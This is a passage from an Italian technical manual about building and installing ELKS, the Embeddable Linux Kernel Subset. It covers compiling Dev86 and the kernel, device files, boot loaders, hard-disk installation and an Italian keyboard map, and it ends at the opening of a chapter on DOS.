$ **`cd ELKS`** [*Invio*]

`tar xzvf Dev86src-0.16.0.tar.gz` [*Invio*]

Si ottiene la directory '`dev86-0.16.0/`' che si articola ulteriormente. Terminata l'installazione occorre compilare questi sorgenti e installarli. In questo caso si prevede di installare Dev86 a partire da '`/opt/dev86/`':

$ **`cd dev86-0.16.0`** [*Invio*]

$ **`make PREFIX=/opt/dev86/`** [*Invio*]

Viene richiesto di intervenire su alcuni indicatori (*flag*); in generale dovrebbe andare bene ciò che viene proposto in modo predefinito:

```
  1) (ON)    Library of bcc helper functions
  2) (ON)    Minimal syscalls for BIOS level
  3) (ON)    Unix error functions
  4) (ON)    Management for /etc/passwd /etc/group /etc/utmp
  5) (OFF)   Linux-i386 system call routines GCC
  6) (ON)    GNU termcap routines
  7) (ON)    Bcc 386 floating point
  8) (ON)    Linux-i386 system call routines
  9) (ON)    Example kernel include files and syscall.dat
 10) (ON)    Malloc routines
 11) (ON)    Various unix lib functions
 12) (ON)    Msdos system calls
 13) (ON)    Regular expression lib
 14) (ON)    Stdio package
 15) (ON)    String and memory manipulation
 16) (ON)    Linux-8086 system call routines
 17) (ON)    Termios functions
 18) (ON)    Unix time manipulation functions.
```

Select config option to flip [or quit] > **quit** [*Invio*]

Al termine della compilazione si passa all'installazione, cominciando dalla creazione della directory '`/opt/dev86/`'. Per fare questo occorrono i privilegi dell'utente '**`root`**':

$ **su** [*Invio*]

...

mkdir -p /opt/dev86 [*Invio*]

make install [*Invio*]

804.2 Compilazione del kernel

La compilazione di un kernel ELKS procede in modo simile a quella di un kernel Linux. Anche in questo caso si segue lo stesso criterio usato per la compilazione degli strumenti di sviluppo, pertanto l'utente fa questo lavoro a partire dalla directory '`~/ELKS/`':

$ **cd** [*Invio*]

$ **cd ELKS** [*Invio*]

tar xzvf elks-0.1.1.tar.gz [*Invio*]

$ **cd elks-0.1.1** [*Invio*]

A questo punto si può procedere con la configurazione di ciò che si vuole nel kernel ELKS da compilare. Si può procedere con i comandi '**`make config`**' o '**`make menuconfig`**':

$ **make menuconfig** [*Invio*]

```
.------------------------------ Main Menu ------------------------------.
|  Arrow keys navigate the menu.  <Enter> selects submenus --->.        |
|  Highlighted letters are hotkeys.  Pressing <Y> includes, <N> excludes, |
|  <M> modularizes features.  Press <Esc><Esc> to exit, <?> for Help.    |
|  Legend: [*] built-in  [ ] excluded  <M> module  < > module capable    |
| .-------------------------------------------------------------------. |
| |  --- Just accept the defaults unless you know what you are doing   | |
| |  Advanced - for Developers and Hackers only  --->                  | |
| |  Architecture  --->                                                | |
| |  Hardware Facilities  --->                                         | |
| |  Driver Support  --->                                              | |
| |  Kernel hacking  --->                                              | |
| |  ---                                                               | |
| |  Load an Alternate Configuration File                              | |
| |  Save Configuration to an Alternate File                           | |
| |                                                                    | |
| |                                                                    | |
| `-------------------------------------------------------------------' |
|-------------------------------------------------------------------------
|                    <Select>    < Exit >    < Help >                    |
`-----------------------------------------------------------------------'
```

Terminata la fase di configurazione, si passa alla compilazione:

$ **make dep** [*Invio*]

$ **make clean** [*Invio*]

$ **make Image** [*Invio*]

Al termine della compilazione, se non ci sono problemi, si ottiene il file '`arch/i86/boot/Image`'.

804.3 Immagini di dischetti già pronti

Inizialmente si può cominciare tentando di avviare ELKS a partire da file-immagine già pronti. Per trasferire i file-immagine nei dischetti ci si comporta nel modo solito, esattamente come si fa per le immagini di dischetti di GNU/Linux, con la differenza che ci possono anche essere dischetti che incorporano sia il kernel, sia il file system.

Inizialmente, per fare esperimenti, è meglio usare il metodo tradizionale del kernel in un dischetto che si avvia e il file system principale in un altro, in modo da poter cambiare facilmente sia il kernel, sia il contenuto del file system.

804.4 Avvio di ELKS all'interno di DOSEMU

ELKS può essere avviato all'interno di DOSEMU. Ciò richiede un minimo di esperienza con DOSEMU, ma è utile quando si fanno delle modifiche al kernel, per fasi successive, perché l'avvio del sistema operativo è più rapido. A ogni modo, bisogna considerare che l'ambiente offerto da DOSEMU è diverso da quello reale; per esempio, se si sta modificando la mappa della tastiera, DOSEMU non va bene.

804.5 Spegnimento

Per concludere il funzionamento di un sistema ELKS può darsi che manchi sia il programma '**halt**', sia '**shutdown**'. In questa situazione, un modo possibile di agire è il seguente:

```
# sync [ Invio ]
```

```
# umount / [ Invio ]
```

Dopo questa operazione, il file system principale dovrebbe essere ancora accessibile in sola lettura.

804.6 Riferimenti

- *ELKS: the embeddable Linux kernel system*
  ⟨http://elks.sourceforge.net/⟩
- *Source Forge: ELKS*
  ⟨http://sourceforge.net/projects/elks/⟩
  Il sorgente più recente del kernel e degli altri componenti può essere prelevato con CVS:

  ```
  $ cvs -z3 -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/elks co elks [ Invio ]
  ```

  ```
  $ cvs -z3 -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/elks co elksnet [ Invio ]
  ```

  ```
  $ cvs -z3 -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/elks co elkscmd [ Invio ]
  ```

- Daniele Cono D'Elia, *ELKS Embeddable Linux Kernel Subset*
  ⟨http://www.pctips.name/listing/articoli/elks/elks.pdf⟩

[1] **ELKS** GNU GPL

Capitolo 805

ELKS: realizzazione personale

ELKS e i programmi di servizio del sistema sono distribuiti sia informa sorgente, sia in dischetti già pronti per l'uso e l'installazione. Tuttavia, questi dischetti non funzionano bene con tutti i tipi elaboratore, per quanto questi possano essere vecchi, o anche antichi, pertanto conviene prepararsi alla realizzazione in proprio dei dischetti, in modo da poter raggirare eventuali ostacoli imprevisti.

In generale, per tutti i lavori necessari a preparare il proprio sistema ELKS, occorre utilizzare un elaboratore funzionante con un sistema GNU/Linux.

805.1 File system e dischetti

Salvo l'uso di estensioni particolari, ELKS è in grado di accedere soltanto a file system Minix con i nomi della lunghezza massima di 14 byte.

Quando si usa un sistema GNU/Linux per inizializzare i dischetti o i file-immagine dei dischetti da usare con ELKS, bisogna tenere presente che il programma '**mkfs.minix**' richiede l'uso di un'opzione appropriata, altrimenti genera un file system Minix incompatibile. Nell'esempio seguente si inizializza il dischetto corrispondente al file di dispositivo '/dev/fd0':

mkfs.minix -n 14 /dev/fd0 [*Invio*]

805.2 File di dispositivo

I file di dispositivo usati da ELKS sono simili, ma non uguali a quelli di un sistema GNU/Linux comune. La situazione più importante da osservare riguarda i file di dispositivo per l'accesso ai dischetti e ai dischi fissi. Una problema abbastanza comune riguarda l'uso di '**rdev**' per modificare un kernel già compilato in modo che avvii un disco diverso da quello previsto in fase di compilazione: '**rdev**' può essere usato anche da un sistema GNU/Linux, ma i numeri primario e secondario dei file di dispositivo non corrispondono.

Tabella 805.1. File di dispositivo principali di un sistema ELKS.

Nome	Tipo	Numero primario	Numero secondario	Sigla in esadecimale
'/dev/mem'	caratteri	1	1	0101_{16}
'/dev/kmem'	caratteri	1	2	0102_{16}
'/dev/null'	caratteri	1	3	0103_{16}
'/dev/zero'	caratteri	1	5	0105_{16}
'/dev/full'	caratteri	1	7	0107_{16}
'/dev/bda'	blocchi	3	0	0300_{16}
'/dev/bda1'	blocchi	3	1	0301_{16}
'/dev/bda2'	blocchi	3	2	0302_{16}
'/dev/bda3'	blocchi	3	3	0303_{16}
'/dev/bda4'	blocchi	3	4	0304_{16}
'/dev/bdb'	blocchi	3	64	0340_{16}
'/dev/bdb1'	blocchi	3	65	0341_{16}
'/dev/bdb2'	blocchi	3	66	0342_{16}
'/dev/bdb3'	blocchi	3	67	0343_{16}
'/dev/bdb4'	blocchi	3	68	0344_{16}
'/dev/fd0'	blocchi	3	128	0380_{16}
'/dev/fd1'	blocchi	3	192	$03C0_{16}$
'/dev/tty1'	caratteri	4	0	0400_{16}

Nome	Tipo	Numero primario	Numero secondario	Sigla in esadecimale
'/dev/tty2'	caratteri	4	1	0401_{16}
'/dev/tty3'	caratteri	4	2	0402_{16}
'/dev/ttyS0'	caratteri	4	64	0440_{16}
'/dev/ttyS1'	caratteri	4	65	0441_{16}
'/dev/ttyS2'	caratteri	4	66	0442_{16}
'/dev/lp0'	caratteri	6	0	0600_{16}
'/dev/lp1'	caratteri	6	1	0601_{16}
'/dev/lp2'	caratteri	6	2	0602_{16}
'/dev/tcpdev'	caratteri	8	0	0800_{16}

I file di dispositivo '/dev/bd*' si riferiscono all'accesso al disco fisso, attraverso il BIOS. Eventualmente, sono previsti file di dispositivo per l'accesso diretto al disco fisso, con la denominazione consueta '/dev/hd*', anche se inizialmente il kernel non è in grado di farlo, ma ugualmente il numero primario differisce da quello usato con i sistemi GNU/Linux.

Per la ricostruzione dei file di dispositivo è disponibile uno script '**MAKEDEV**' già pronto, con descrizioni molto chiare, ma forse conviene riepilogare i comandi per i file di dispositivo elencati nella tabella:

```
#!/bin/sh

mknod mem       c 1 1
mknod kmem      c 1 2
mknod null      c 1 3

mknod zero      c 1 5
mknod full      c 1 7

mknod bda       b 3 0
mknod bda1      b 3 1
mknod bda2      b 3 2
mknod bda3      b 3 3
mknod bda4      b 3 4

mknod bdb       b 3 64
mknod bdb1      b 3 65
mknod bdb2      b 3 66
mknod bdb3      b 3 67
mknod bdb4      b 3 68

mknod fd0       b 3 128
mknod fd1       b 3 192

mknod tty1      c 4 0
mknod tty2      c 4 1
mknod tty3      c 4 2

mknod ttyS0     c 4 64
mknod ttyS1     c 4 65
mknod ttyS2     c 4 66

mknod lp0       c 6 0
mknod lp1       c 6 1
mknod lp2       c 6 2

mknod tcpdev    c 8 0
```

805.3 Sistema di avvio

Un problema molto importante da risolvere quando si vuole mettere insieme un sistema operativo è il meccanismo di avvio. Il kernel ELKS, così come avviene nel caso di Linux, si avvia da solo, copiandolo in un dischetto come se fosse l'immagine dello stesso, offrendo così una base di partenza sicura.

Il fatto di avviare il kernel ELKS direttamente implica l'impossibilità di passargli dei parametri, pertanto bisogna utilizzare '**`rdev`**' o un programma simile per definire da quale file di dispositivo deve essere innestato il file system principale:

`rdev` ***file_kernel*** ***file_di_dispositivo*** [*Invio*]

Il programma '**`rdev`**' (si veda eventualmente la sezione 49.1) è disponibile sia in un sistema GNU/Linux comune, sia in un sistema ELKS; quello che cambia, purtroppo, sono i numeri

primario e secondario dei file di dispositivo. Per esempio, se si sta operando attraverso un sistema GNU/Linux e si vuole impostare il file '`elks`', che si intende essere un kernel ELKS, occorre prima preparare il file di dispositivo appropriato, anche se questo lo si può fare in una directory temporanea:

mknod /tmp/fd0 b 3 128 [*Invio*]

rdev elks /tmp/fd0 [*Invio*]

rdev elks [*Invio*]

```
Root device 0x0380
```

Come si può intuire, il numero 0380_{16} rappresenta un file di dispositivo con numero primario pari a 03_{16}, ovvero 3_{10}, e numero secondario pari a 80_{16}, ovvero 128_{10}. Se invece si fa riferimento a un numero primario e secondario che in qualche modo sono previsti nel sistema, si può ottenere un'informazione un po' confusa:

mknod /tmp/bda1 b 3 1 [*Invio*]

rdev elks /tmp/bda1 [*Invio*]

rdev elks [*Invio*]

```
Root device /dev/hda1
```

Evidentemente occorre fare attenzione per non confondersi.

805.3.1 Bootblocks

Il pacchetto Bootblocks [1] consente di avviare un sistema ELKS contenuto in un dischetto o in una partizione del disco fisso, con il kernel inserito nello stesso file system. Il pacchetto viene distribuito assieme agli strumenti di sviluppo Dev86, ma non viene compilato automaticamente assieme a quelli. Si trova precisamente nella sottodirectory '`bootblocks/`' dei sorgenti di Dev86. Si compila in modo molto semplice con il comando '**`make`**':

cd ***sorgenti_dev86*****/bootblocks** [*Invio*]

make [*Invio*]

Dalla compilazione si ottengono diversi file; per quanto riguarda il problema dell'avvio di ELKS sono utili:

File	Descrizione
'**`makeboot`**'	programma per l'installazione del settore di avvio, da usare attraverso un sistema GNU/Linux comune;
'**`makeboot.com`**'	programma analogo a '**`makeboot`**', da usare con un sistema Dos;
'**`minix_elks.bin`**'	programma di appoggio per l'avvio di un kernel ELKS.

Per fare in modo che un dischetto, con file system Minix, contenente un sistema ELKS, completo di kernel e di programmi di servizio, occorre predisporre alcune cose come se le aspetta il sistema di avvio. Per la precisione si deve preparare la directory '`/boot/`' contenente il kernel

e il file '`minix_elks.bin`', ma entrambi devono avere un nome appropriato; pertanto, il kernel deve essere '`/boot/linux`' e il programma di appoggio (in origine '`minix_elks.bin`') deve chiamarsi '`/boot/boot`'.

Supponendo di utilizzare un sistema GNU/Linux, supponendo di avere preparato il dischetto Minix (con i nomi al massimo di 14 byte) contenente tutto quello che serve, soprattutto con la directory '`/boot/`' come spiegato, se questo dischetto risulta inserito nell'unità corrispondente al file di dispositivo '`/dev/fd0`', **senza essere stato innestato**, si può eseguire il comando seguente, tenendo conto che il programma '**`makeboot`**' si presume collocato in una directory prevista tra i vari percorsi della variabile di ambiente '**`PATH`**':

`makeboot minix /dev/fd0` [*Invio*]

```
Wrote sector 0
Wrote sector 1
```

Se il programma si accorge che il settore di avvio del dischetto contiene già qualcosa, si rifiuta di procedere, a meno di usare l'opzione '**`-f`**':

`makeboot -f minix /dev/fd0` [*Invio*]

```
Boot block isn't empty, zap it first
Wrote sector 0
Wrote sector 1
```

Riquadro 805.8. Come cambiare il nome del file del kernel.

Il sistema di avvio che si ottiene con l'uso di '**`makeboot`**' e del file '`minix_elks.bin`' prevede che il kernel sia precisamente il file '`/boot/linux`', mentre forse sarebbe più appropriato '`/boot/elks`'. Per ovviare a questa piccola incoerenza, basta intervenire nel sorgente, precisamente nel file '***sorgenti_dev86***`/bootblocks/minix_elks.c`'. A un certo punto, questo file contiene le righe seguenti:

```
elks_name:
    .asciz       "linux"
    .byte        0,0,0,0,0,0,0,0,0
```

Per fare in modo di avviare il kernel contenuto nel file '`/boot/elks`', si deve modificare e ricompilare:

```
elks_name:
    .asciz       "elks"
    .byte        0,0,0,0,0,0,0,0,0
```

Per installare ELKS in una partizione del disco fisso, le cose si complicano, perché manca la possibilità di usare il programma '**`makeboot`**' con il sistema ELKS stesso e purtroppo, il programma '`makeboot.com`', funzionante con un sistema Dos, si rifiuta di intervenire in partizioni che non siano Dos. Pertanto, occorre preparare una porzione di codice da incollare poi con il programma '**`dd`**' o simile:

`touch avvio` [*Invio*]

`makeboot minix avvio` [*Invio*]

```
Cannot read sector 0, clearing
Cannot read sector 1, clearing
Wrote sector 0
Wrote sector 1
```

In pratica, si crea un file vuoto, in questo caso il file ‘avvio’, quindi gli si inserisce il codice necessario, da incollare successivamente all’inizio della partizione da avviare.

Supponendo di avere inserito questo file in un dischetto contenente un sistema ELKS funzionante, con il quale si è riusciti a predisporre una partizione del disco fisso allo scopo di alloggiare il sistema stesso, basta copiare il file in questo modo:

dd if=avvio of=/dev/bda1 [*Invio*]

Naturalmente, in questo caso si sta facendo riferimento alla prima partizione.

Bisogna ricordare che il file del kernel deve essere modificato con ‘**rdev**’, in modo da utilizzare il file system contenuto nella partizione stessa.

Perché il codice iniziale della partizione venga messo in funzione, è necessario che il primo settore del disco fisso (MBR) indichi la partizione stessa come avviabile.

Nonostante tutto, può succedere che il codice inserito all’inizio della partizione venga rifiutato dal BIOS, per mancanza della firma $55AA_{16}$. In presenza di difficoltà di questo tipo, rimane la possibilità di avviare a partire da un dischetto con il kernel ritoccato attraverso ‘**rdev**’ in modo da utilizzare la partizione corretta.

805.3.2 Bootkit

Bootkit [2] è un sistema di avvio abbastanza buono, che in particolare può passare dei parametri di avvio al kernel ELKS.

Il problema di Bootkit è che non si trovano i sorgenti.

Si può trovare Bootkit incorporato nella distribuzione EDE (*ELKS distribution edition*) e si utilizza all’interno del sistema ELKS stesso.

bootkit ***opzioni file***

Per ottenere il risultato, occorre predisporre la directory ‘/boot/’ nel file system Minix che contiene il sistema ELKS da avviare. All’interno di questa directory si colloca il file ‘boot.conf’, con una serie di direttive e di solito il file ‘boot.txt’, il cui contenuto deve essere mostrato in fase di avvio. A titolo di esempio, il file ‘boot.conf’ potrebbe contenere le righe seguenti:

```
message=boot.txt
prompt
timeout 100
image=elks
    label=fd0
    root=0x380
image=elks
    label=fd1
    root=0x381
image=elks
    label=bda1
    root=0x301
image=elks
    label=bda2
    root=0x302
image=elks
    label=bda3
    root=0x303
image=elks
    label=bda4
    root=0x304
#other=/dev/bda1
#    label=dos
```

Inizialmente, la direttiva '**`message=boot.txt`**' dichiara di usare il file '`boot.txt`' per mostrare un messaggio all'avvio, quindi, la direttiva '**`prompt`**' fa sì che venga mostrato un invito, con il quale poter scegliere tra le diverse possibilità di avvio. La direttiva '**`timeout 100`**' fa sì che la prima delle varie modalità di avvio sia scelta in mancanza di una risposta all'avvio, entro 10 s.

Le varie direttive '**`image=elks`**' delimitano l'inizio di una sezione, distinguibile in base al valore assegnato alla direttiva '**`label`**', che dichiara l'uso del kernel contenuto nel file '`elks`', che si deve trovare nella stessa directory ('`/boot/`'). Come si vede, all'interno di queste sezioni, la direttiva '**`root`**' consente di specificare il file system che il kernel deve innestare, anche se ciò deve essere fatto indicando i numeri primario e secondario del file di dispositivo, in forma esadecimale.

Il file '`boot.txt`' potrebbe contenere il messaggio seguente:

```
Please select one of the following root file systems:

fd0     (default)
fd1
bda1
bda2
bda3
bda4
```

Si completa il lavoro mettendo nella directory '`/boot/`' il file del kernel, che in base agli esempi deve chiamarsi '`elks`', quindi occorre creare il file '`boot`', attraverso '`bootkit`':

`bootkit -i boot /boot/boot` [*Invio*]

Si osservi che questo comando va dato all'interno di un sistema ELKS già funzionante, ma una volta creato, il file può essere copiato così in altri dischetti.

Rimane il problema della creazione di un settore di avvio, che poi cerca il programma '/boot/boot', il quale poi legge la configurazione del file '/boot/boot.conf':

bootkit -i minix -b *copia_settore* /dev/fd0 [*Invio*]

In questo modo si installano 1024 byte di codice all'inizio del dischetto (corrispondente al file di dispositivo '/dev/fd0') e si salva una copia di quanto era presente prima nel file indicato come argomento dell'opzione '**-b**'. L'opzione '**-b**' è obbligatoria in questo caso, quindi, se non si vuole salvare ciò che viene sovrascritto, si può usare '/dev/null':

bootkit -i minix -b /dev/null /dev/fd0 [*Invio*]

Teoricamente tutto questo potrebbe funzionare anche con una partizione di un disco fisso, per esempio la prima secondo il comando seguente:

bootkit -i minix -b /dev/null /dev/bda1 [*Invio*]

Per funzionare, è comunque necessario che il settore iniziale del disco fisso (MBR) indichi la partizione come avviabile.

Anche Bootkit potrebbe fallire nel compito di avviare il sistema dal disco fisso, ma rimane il fatto che da dischetto è un meccanismo ottimo, che non richiede l'uso di '**rdev**' per dire al kernel quale disco o partizione utilizzare.

805.4 Installazione manuale nel disco fisso

L'installazione di un sistema ELKS nel disco fisso richiede di poter disporre di un dischetto funzionante e relativamente completo, possibilmente con una shell efficiente; inoltre, prima di iniziare occorre avere un quadro abbastanza chiaro di come questo dischetto è organizzato, cosa che si può fare utilizzando un sistema GNU/Linux, attraverso tutti gli strumenti a cui si è abituati.

Quando è tutto pronto, con dischetto di ELKS, o anche con un altro sistema operativo, se ciò è possibile e preferibile, occorre intervenire nella suddivisione delle partizioni del disco fisso. Considerato che l'accesso al disco avviene attraverso il BIOS, è bene che la partizione sia piccola e si trovi all'inizio o vicino all'inizio del disco stesso.

Teoricamente, dato il fatto che l'accesso avviene tramite le funzioni del BIOS, la partizione può arrivare a un massimo di 32 Mibyte, ma in pratica, può darsi che si debba ridurre ancora di più. Comunque, la partizione può anche essere relativamente grande, ma poi, quando la si va a inizializzare, bisogna creare un file system piccolo.

La partizione deve essere di tipo *old minix*, corrispondente al codice 80_{16}.

Il sistema ELKS dovrebbe disporre del programma '**fdisk**' per modificare l'organizzazione delle partizioni:

fdisk /dev/bda [*Invio*]

Il suo utilizzo è simile a quello dello stesso programma usato nei sistemi GNU/Linux (in particolare il comando [?] richiama la guida degli altri comandi disponibili), ma conviene armarsi di calcolatrice per fare i conti di quanti cilindri servono per la partizioni che si vogliono creare.

> Ammesso che il settore di avvio del disco fisso contenga del codice corretto, è bene ricordare di rendere avviabile la partizione che si va a creare per ospitare ELKS.

Una volta sistemate le partizioni e salvate con il comando [*w*], si può abbandonare il programma '**fdisk**' ([*q*]) per passare a '**mkfs**' con il quale creare il file system Minix:

```
# mkfs /dev/bda1 5000 [Invio]
```

In questo caso si suppone di dover inizializzare la prima partizione del primo disco fisso, con un file system di 5000 Kibyte.

> Si osservi che la dimensione in settori fornita da '**fdisk**' rappresenta una quantità espressa in unità da 512 byte, mentre il valore che si fornisce al programma '**mkfs**' esprime una quantità in unità da 1024 byte. In pratica, il file system va creato con un valore che non può eccedere la metà di quanto riporta '**fdisk**'.

È ormai chiaro che la partizione può essere più grande del file system Minix che si va a creare. Una volta creato, è bene provare a innestarlo, per esempio con il comando seguente ammettendo che sia disponibile la directory '`/mnt/`':

```
# mount /dev/bda1 /mnt [Invio]
```

Se si ottiene una segnalazione di errore nella quale viene affermato che il file system non è valido (non è Minix), bisogna provare a inizializzarlo con una dimensione minore.

Quando si arriva al punto di essere stati capaci di innestare il file system creato nella partizione del disco fisso, si può procedere con la copia del contenuto del dischetto, ma con prudenza. Infatti, il comando '**cp**' potrebbe essere molto poco amichevole, inoltre, fornendogli troppi argomenti (quando si usano dei modelli la shell li espande in elenchi che possono essere anche abbastanza numerosi) può bloccarsi, assieme a tutto il sistema.

Comunque, con un po' di prudenza, si possono ricreare le directory e al loro interno vi si possono copiare i file che si trovano nel dischetto (il programma '**cp**' potrebbe essere capace di copiare soltanto file normali); quindi occorre riprodurre una directory '`/dev/`' con i file di dispositivo necessari e infine si può cercare di risolvere il problema dell'avvio.

Come si può comprendere molto presto, quando ci si cimenta in un lavoro di questo tipo, occorre una strategia, che può consistere nella preparazione preventiva di qualche script che faccia buona parte di questo lavoro in modo automatico.

> In queste spiegazioni ci sono molte piccole cose che sono omesse, soprattutto perché le situazioni che si presentano cambiano facilmente con una grande quantità di sfumature. È evidente che si tratta di un lavoro che può affrontare solo chi ha già una buona padronanza di un sistema GNU/Linux e non si lascia scoraggiare dai piccoli fallimenti a cui si va incontro sicuramente.

805.5 Adattamento della mappa della tastiera

Un problema che può presentarsi è quello di adattare la mappa della tastiera, cosa che richiede la ricompilazione del kernel selezionando il tipo corretto per ciò che si deve usare.

Se la mappa che serve non c'è, oppure se non funziona come ci si aspetterebbe, occorre predisporre in proprio un file con un nome che corrisponda al modello '`keys-`***xy***`.h`', dove ***xy*** sono due lettere che identificano la nazionalità. Questo file, insieme agli altri delle altre mappe, va collocato nella directory '***sorgenti_elks***`/arch/i86/drivers/char/KeyMaps/`'. Naturalmente, il file deve avere una certa forma, che si può intuire osservando quelli già esistenti.

Bisogna tenere in considerazione il fatto che il sistema è predisposto per un elaboratore con tastiera «XT», pertanto non può esistere il tasto [*AltGr*] e nemmeno si possono attuare tutte quelle combinazioni che invece sono disponibili con un sistema GNU/Linux comune. Probabilmente si può usare con successo solo la parte alfanumerica, i tasti freccia, [*Esc*] e probabilmente i tasti funzionali. Quando si inserisce il [*Fissamaiuscole*] non è detto che la spia corrispondente si accenda; il tasto [*BlocNum*] non funziona e probabilmente i numeri sulla tastiera numerica si ottengono inserendo il [*Fissamaiuscole*].

Dovendo predisporre o modificare una mappa che comprende anche lettere accentate e altri simboli speciali che sono al di fuori del codice ASCII tradizionale, occorre considerare che la codifica usata è quella originale degli elaboratori 8086, ovvero quella che era nota come CP 437 (si veda la sezione 426.3 per trovare una copia completa della codifica CP 437).

Viene proposto un esempio di mappa per la tastiera italiana, che deve corrispondere al file '***sorgenti_elks***`/arch/i86/drivers/char/KeyMaps/keys-it.h`'. Si osservi in particolare l'intestazione che serve a uno script per fare in modo che il file venga preso in considerazione durante la configurazione del kernel.

Listato 805.14. Esempio di un file per la configurazione della tastiera secondo la disposizione italiana.

```
/* Keymap:IT:Italiano:Italy     */

#ifndef __KEYMAP_IT__
#define __KEYMAP_IT__

#if defined(CONFIG_KEYMAP_IT)

/*
    \ 1 2 3 4 5 6 7 8 9 0 ' ì
       q w e r t y u i o p è +
        a s d f g h j k l ò à ù
         z x c v b n m , . -
*/

static unsigned char xtkb_scan[] = {
  0,
  033,
  '1',  '2',  '3',  '4',  '5',  '6',  '7',  '8',  '9',  '0', '\'', 0215, '\b',
 '\t',  'q',  'w',  'e',  'r',  't',  'y',  'u',  'i',  'o',  'p', 0212,  '+',
  015,
 0202,  'a',  's',  'd',  'f',  'g',  'h',  'j',  'k',  'l', 0225, 0205,
```

```
 '\\',
 0200,
 0227,
  'z',  'x',  'c',  'v',  'b',  'n',  'm',  ',',  '.',  '-',
 0201,
  '*', 0203,  ' ', 0204,
 0241, 0242, 0243, 0244, 0245, 0246, 0247, 0250, 0251, 0252,
 0205,  '?',
  '7',  '8',  '9',
  '-',
  '4',  '5',  '6',
  '+',
  '1',  '2',  '3',
  '0',  '.'
};

/*
    | ! " £ $ % & / ( ) = ? ^
       Q W E R T Y U I O P é *
        A S D F G H J K L ç ° §
         Z X C V B N M ; : _
*/

static unsigned char xtkb_scan_shifted[] = {
    0,
  033,
  '!',  '"', 0234,  '$',  '%',  '&',  '/',  '(',  ')',  '=',  '?',  '^', '\b',
 '\t',  'Q',  'W',  'E',  'R',  'T',  'Y',  'U',  'I',  'O',  'P', 0202,  '*',
 '\r',
 0202,  'A',  'S',  'D',  'F',  'G',  'H',  'J',  'K',  'L', 0207, 0370,
  '|',
 0200,
  025,
  'Z',  'X',  'C',  'V',  'B',  'N',  'M',  ';',  ':',  '_',
 0201,
  '*', 0203,  ' ', 0204,
 0221, 0222, 0223, 0224, 0225, 0226, 0227, 0230, 0231, 0232,
 0204, 0213,
  '7',  '8',  '9',
  '-',
  '4',  '5',  '6',
  '+',
  '1',  '2',  '3',
  '0',  '.'
};

/*
    \ < > 3 4 5 6 { [ ] } ` ~
       q w e r t y u i o p [ ]
        a s d f g h j k l @ # ù
         « » c v b n m , . -
*/
```

```
static unsigned char xtkb_scan_ctrl_alt[] = {
    0,
  033,
  '<',  '>',  '3',  '4',  '5',  '6',  '{',  '[',  ']',  '}',  '`',  '~', '\b',
 '\t',  'q',  'w',  'e',  'r',  't',  'y',  'u',  'i',  'o',  'p',  '[',  ']',
 '\r',
 0202,  'a',  's',  'd',  'f',  'g',  'h',  'j',  'k',  'l',  '@',  '#',
 '\\',
 0200,
 0227,
 0256, 0257,  'c',  'v',  'b',  'n',  'm',  ',',  '.',  '-',
 0201,
  '*', 0203,  ' ', 0204,
 0241, 0242, 0243, 0244, 0245, 0246, 0247, 0250, 0251, 0252,
 0205,  '?',
  '7',  '8', '9',
  '-',
  '4',  '5', '6',
  '+',
  '1',  '2',  '3',
  '0',  '.'
};

/*
    \ 1 2 3 4 5 6 7 8 9 0 ' ì
       Q W E R T Y U I O P è +
        A S D F G H J K L ò à ù
         Z X C V B N M , . -
*/

static unsigned char xtkb_scan_caps[] = {
    0,
  033,
  '1',  '2',  '3',  '4',  '5',  '6',  '7',  '8',  '9',  '0', '\'', 0215, '\b',
 '\t',  'Q',  'W',  'E',  'R',  'T',  'Y',  'U',  'I',  'O',  'P', 0212,  '+',
 '\r',
 0202,  'A',  'S',  'D',  'F',  'G',  'H',  'J',  'K',  'L', 0225, 0205,
 '\\',
 0200,
 0227,
  'Z',  'X',  'C',  'V',  'B',  'N',  'M',  ',',  '.',  '-',
 0201,
  '*', 0203,  ' ', 0204,
 0221, 0222, 0223, 0224, 0225, 0226, 0227, 0230, 0231, 0232,
 0204, 0213,
  '7',  '8',  '9',
  '-',
  '4',  '5',  '6',
  '+',
  '1',  '2',  '3',
  '0',  '.'
};
```

```
#endif

#endif
```

Come si può intuire dai nomi degli array, si distingue tra quattro situazioni: la disposizione normale, la disposizione che entra in gioco quando si preme il tasto delle maiuscole, quando si inserisce il [*Fissamaiuscole*], infine quando si preme la combinazione [*Ctrl Alt **x***]. In pratica, per ottenere simboli come la chiocciola e il cancelletto, occorre usare la combinazione [*Ctrl Alt ò*] e [*Ctrl Alt à*]. Per qualche motivo, non è stato possibile collocare correttamente i simboli [<] e [<], che si ottengono invece con [*Ctrl Alt 1*] e [*Ctrl Alt 2*] rispettivamente. Inoltre, sono disponibili anche le parentesi graffe, l'accento rovesciato, la tilde e le virgolette basse uncinate, come si fa di solito in un sistema GNU/Linux, ma sempre usando una combinazione del tipo [*Ctrl Alt **x***].

Si osservi che quanto mostrato vale come esempio e in caso di dubbio conviene verificare il funzionamento del kernel con la mappa americana standard.

Tabella 805.15. Estratto dalla codifica CP 437, per la definizione della mappa della tastiera.

Ottale	Decimale	Esadecimale	Codice corrispondente nell'insieme di caratteri universale	Aspetto
202_8	130_{10}	82_{16}	U+00E9	é
205_8	133_{10}	85_{16}	U+00E3	ã
207_8	135_{10}	87_{16}	U+00E7	ç
212_8	138_{10}	$8A_{16}$	U+00E8	è
215_8	141_{10}	$8D_{16}$	U+00EC	ì
225_8	149_{10}	95_{16}	U+00F2	ò
227_8	151_{10}	97_{16}	U+00F9	ù
234_8	156_{10}	$9C_{16}$	U+00A3	£
256_8	174_{10}	AE_{16}	U+00AB	«
257_8	175_{10}	AF_{16}	U+00BB	»

[1] **Bootblocks** GNU GPL

[2] **Bootkit** GNU GPL

Parte cxxiv

Dos

Dos: introduzione

DOS è acronimo di *Disk Operating System* e sta a indicare il nome di un sistema operativo per micro elaboratori basati su microprocessori x86-16, successore del vecchio CP/M. Probabilmente, data la sua estrema limitatezza, è un po' azzardato voler parlare di «sistema operativo», tanto che qualcuno lo appella: «gestore di interruzioni» (*interrupt*).

Questo sistema operativo nasce come software proprietario; tuttavia, attualmente il progetto più attivo attorno a questo tipo di sistema è FreeDOS, il cui scopo è quello di realizzarne un'edizione libera e completa.

806.1 Avvio del sistema

Un sistema Dos è composto essenzialmente da un kernel, un interprete dei comandi e da una serie di programmi di servizio. Questo concetto è analogo ai sistemi Unix, con la differenza che il kernel offre funzionalità molto scarse e solo per mezzo di interruzioni software (IRQ).

